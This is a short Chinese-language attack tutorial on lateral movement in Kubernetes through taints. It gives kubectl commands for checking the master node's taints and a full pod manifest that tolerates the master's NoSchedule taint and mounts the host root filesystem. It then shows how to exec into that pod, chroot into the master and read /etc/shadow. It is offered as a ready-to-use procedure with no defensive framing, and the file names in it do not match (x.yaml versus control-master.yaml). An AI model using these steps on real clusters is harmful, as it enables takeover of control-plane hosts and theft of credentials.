1.K8S污点(Taint)横向移动
https://mp.weixin.qq.com/s/9FYgUdSMTARwZMM2-cR6dQ
https://mp.weixin.qq.com/s/A-3my_vazn1hQs7b422fHA
https://cn-sec.com/archives/1336486.html
攻击者在获取到node节点的权限后可以通过kubectl来创建一个能够容忍主节点的污点的Pod,当该Pod被成功创建到Master上之后,攻击者可以通过在子节点上操作该Pod实现对主节点的控制
1.1.判断能否使用污点横移
1
2
3
|

kubectl.exe -s 192.168.66.146:8080 describe node node1

重点观察这个字段:Taints:             <none>
|
1
2
3
4
|

kubectl.exe -s 192.168.66.146:8080 describe node master-1

//可以进行横向移动输出如下
Taints:             node-role.kubernetes.io/master:NoSchedule
|
污点一般有三种值:
NoSchedule: 禁止调度新的 Pod 到该节点。
PreferNoSchedule: 优先避免将 Pod 调度到该节点,但不是强制性的。
NoExecute: 禁止新的 Pod 调度到该节点,并驱逐不容忍该污点的现有 Pod。
1
2
|
//查看node节点归属
kubectl.exe -s 192.168.66.146:8080 get pods -o wide
|
可以看到test节点归属于node1这台机器,即使逃逸出来也是拿下node1这台主机

1.2.横向移动
创建带有容忍参数的Pod(必要时可以修改Yaml使Pod增加到特定的Node上去)
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
|
cat > x.yaml << EOF
apiVersion: v1
kind: Pod
metadata:
  name: control-master-15
spec:
  tolerations:
    - key: node-role.kubernetes.io/master       //这个替换为可以横向移动的输出
      operator: Exists
      effect: NoSchedule
  containers:
    - name: control-master-15
      image: registry.cn-hangzhou.aliyuncs.com/library/ubuntu:18.04
      command: ["/bin/sleep", "3650d"]
      volumeMounts:
      - name: master
        mountPath: /master
  volumes:
  - name: master
    hostPath:
      path: /
      type: Directory
EOF
#创建Pod
kubectl create -f control-master.yaml

#部署情况
kubectl get deploy -o wide

#Pod详情
kubectl get pod -o wide
|

获得Master控制端
1
2
3
4
|
kubectl exec control-master-15 -it bash
chroot /master bash
ls -al
cat /etc/shadow
|